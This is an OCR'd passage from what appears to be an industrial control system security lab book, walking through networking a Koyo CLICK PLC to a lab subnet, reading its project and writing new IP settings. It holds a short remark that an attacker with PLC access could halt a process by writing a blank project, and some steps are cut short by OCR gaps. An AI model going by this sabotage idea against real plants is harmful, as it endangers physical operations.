


Figure 2.25: Subnet Matching Error

This takes us to the following section of the chapter, where we'll set up the hardware to communicate and connect to the proper subnet.

https://t.me/learningnets

Configuring communication

We now have knowledge of a path to the physical PLC, but we are unable to speak with it. To fix this, we'll need to change the IP address of the Windows 7 VM to match the subnet where the PLC is located. This will allow us to connect directly to the PLC and configure the address to match the subnet we created in the previous chapter for the virtual PLC.

We want to make sure that Windows 7 has an IP address that can ping the Koyo CLICK by looking at Figure Because my CLICK has a default address of I chose 192.168.0.20 arbitrarily; however, depending on the default address of your Koyo CLICK, you will need to alter this appropriately:

https://t.me/learningnets




Figure 2.26: Configure Windows interface

After you've determined your IP address, open the CLICK programming software and select Connect to PLC from the drop-down menu. If everything is set up correctly, you should see something similar to Figure This stage now allows you to either read or skip over the pre-existing project inside the PLC:

https://t.me/learningnets




Figure 2.27: Pre-existing project inside the PLC

Important note/tip

It is best to read the project from the PLC at all times. There's a significant probability that no one has a backup of the current project file, so this one-time connection could be your sole option for getting a copy.

If an attacker has a footing at this level, where they can access the PLC and read/write project files, they don't need to be L337 to cause substantial disruption. All they have to do now is write a blank project file to the PLC, and the process will come to a halt. If they don't have any local project backups, they could lose millions of dollars due to downtime. Large firms frequently delegate responsibility for these backups to the third-party engineering firm with whom they have contracted for the equipment's operation and maintenance.

https://t.me/learningnets

As you can see in the accompanying screenshot, we have two alternatives available to us. As previously said, we will choose Take a look at the PLC's




Figure 2.28: Read the project file

You should now have a completely blank project in front of you. We'll go ahead and update the PLC address information to match our architecture from Chapter 1: Using As seen in the screenshot, you must first click then pick Com Port

https://t.me/learningnets




Figure 2.29: Com Port Setup

This will then display the CLICK PLC's layout and allow you to select the configuration of the two available ports. As illustrated in the following screenshot, pick the Port 1 which will be the Ethernet port:

https://t.me/learningnets




Figure 2.30: Koyo Click COM Port Setup

From here, you can see two options as shown in the following screenshot:

Use default fixed address

Set manually

https://t.me/learningnets




Figure 2.31: Com Port Setup Details

We’re going to manually enter the information, therefore choose Set manually as shown in Figure

This will display the IP Address, Subnet Mask, and Default Gateway information:

https://t.me/learningnets




Figure 2.32: Set the IP address

As a friendly reminder from Chapter 1: Using our virtual PLC is located within Level 1: Process, as shown in the following table:

Network	IP Range	Machine Name
Level 5: Enterprise	172.16.0.0/24	Kali
Level 4: Site Business systems		
Level 3: Operations & Control	192.168.3.0/24	Workstation
Level 2: Localized Control	192.168.2.0/24	SCADA
Level 1: Process	192.168.1.0/24	PLC
Level 0: I/O		

We'll then pre-assign IP addresses to the virtual computers we've created.

https://t.me/learningnets

The following IP addresses will be assigned:

192.168.1.10

192.168.2.10

Workstation: 192.168.3.10

172.16.0.1

We are going to set our physical PLC to reside in the same subnet, as follows:

192.168.1.20

Set IP 192.168.1.20

Set 255.255.0.0

Set 192.168.1.1

Now you must write the project to the PLC in order to commit your modifications. To do so, go to the PLC menu and select Write Project into PLC... as indicated in the following screenshot:

https://t.me/learningnets




Figure 2.33: Write Project into PLC

If you followed the steps correctly, the programming software should now throw an error like this:




Figure 2.34: Syntax error

If you look at the output window, you should see a helpful hint, which is No unconditional END instruction in the Main Program as seen here:

https://t.me/learningnets




Figure 2.35: Debug window

If for some reason, you are missing the output window, navigate to View | Window | Output to turn it on as demonstrated in the following screenshot:




Figure 